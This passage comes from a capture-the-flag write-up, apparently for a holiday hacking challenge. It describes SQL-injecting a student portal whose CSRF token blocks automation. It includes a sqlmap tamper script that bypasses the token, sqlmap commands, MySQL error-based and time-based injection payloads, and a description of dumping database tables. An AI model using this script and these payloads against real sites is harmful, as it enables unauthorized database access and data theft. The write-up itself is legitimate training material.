


Figure 133 - SQLi Screenshot

Refreshing the page, removing the token or putting a different token in results in another error.

Figure 134 - SQLi Screenshot

Having an error, throwing SQLMAP at the URL and seeing what happens was next.




Figure 135 - SQLi Screenshot

SQLMAP recognises the token as an anti-CSRF token. SQLMAP allows extra parameters that will help[52].




Figure 136 - SQLi Screenshot

Unfortunately, this errors out. Reading certain resources[53], it seems the token has to be provided in a certain way. A few ways around this, one of which was to setup a server, outputting the token in as many ways as possible in the hope SQLMAP picks at least one of them up.

[52] https://github.com/sqlmapproject/sqlmap/wiki/Usage

[53] https://github.com/sqlmapproject/sqlmap/issues/2




Figure 137 - SQLi Screenshot

The script is re-run but instead of pointing at the validator URL, it's pointed at the new script.




Figure 138 - SQLi Screenshot

Looks more promising this time around so it's left alone. Whilst it runs, there is another SQLMAP parameter that could be useful – `eval`.




Figure 139 - SQLi Screenshot

Seems this way works as well and eventually both will have the same outcome.

There is actually another option – one which is spoken about in the hint – using SQL tamper scripts. Once again, it's merely amending a script that's already available[54].

The script below will mean that no CSRF parameters need to be taken into account since the tamper script takes care of all that.

```
#!/usr/bin/python3

# One could say this was borrowed from https://gist.github.com/MarkBaggett/49aca627205aebaa2be1811511dbc422

from lib.core.data import kb
from lib.core.enums import PRIORITY

import requests
import urllib

__priority__ = PRIORITY.NORMAL

def dependencies():
    pass

def tamper(payload, **kwargs):
    token = urllib.quote_plus(requests.get('https://studentportal.elfu.org/validator.php').text)
    new_url = urllib.quote_plus(payload)+"&token="+token
    new_url = new_url.encode("utf-8")
    return new_url
```

Figure 140 - SQLi Screenshot

Dumping the script in the tamper directory of sqlmap and running it, works as before (skips a few steps as the previous session has not been flushed).

```
root@kali:~# sqlmap -u 'https://studentportal.elfu.org/application-check.php?elfmail=inject@poison' --tamper=custom_csrf -a
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.11#stable}
|_ -| . [*]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liab
ility and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:51:32 /2020-01-12/

[16:51:32] [INFO] loading tamper module 'custom_csrf'
[16:51:33] [INFO] resuming back-end DBMS 'mysql'
[16:51:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: elfmail (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: elfmail=inject' || (SELECT 0x734c6142 WHERE 1913=1913 AND (SELECT 3049 FROM(SELECT COUNT(*),CONCAT(0x71767a6271,(SELECT (ELT(3049=3049,1))),0x716a7a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS G
ROUP BY x)a)) || '&token=jasinski

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: elfmail=inject' || (SELECT 0x5a535059 WHERE 2225=2225 AND (SELECT 7432 FROM (SELECT(SLEEP(5)))zeyX)) || '&token=jasinski
---
```

Figure 141 - SQLi Screenshot

Data starts coming through on the first command that was issued as can be seen in the next screenshot.

[54] https://gist.github.com/MarkBaggett/49aca627205aebaa2be1811511dbc422




Figure 142 - SQLi Screenshot

At the time of writeup, the applications table had in excess of 25k records which looked to be full of SQLMAP attempts so to save time, that is cancelled out so the target becomes the next table.




Figure 143 - SQLi Screenshot

In the end, two tables – `students` and `krampus` are downloaded which both sat in the `elfu` database.




Figure 144 - SQLi Screenshot

The records in the `krampus` table look like URLs so appending them to the https://studentportal.elfu.org/ URL which gives the following:

- https://studentportal.elfu.org/krampus/0f5f510e.png
- https://studentportal.elfu.org/krampus/1cc7e121.png
- https://studentportal.elfu.org/krampus/439f15e6.png
- https://studentportal.elfu.org/krampus/667d6896.png
- https://studentportal.elfu.org/krampus/adb798ca.png
- https://studentportal.elfu.org/krampus/ba417715.png

Each image is a piece of torn paper which can be assembled to give the following image.

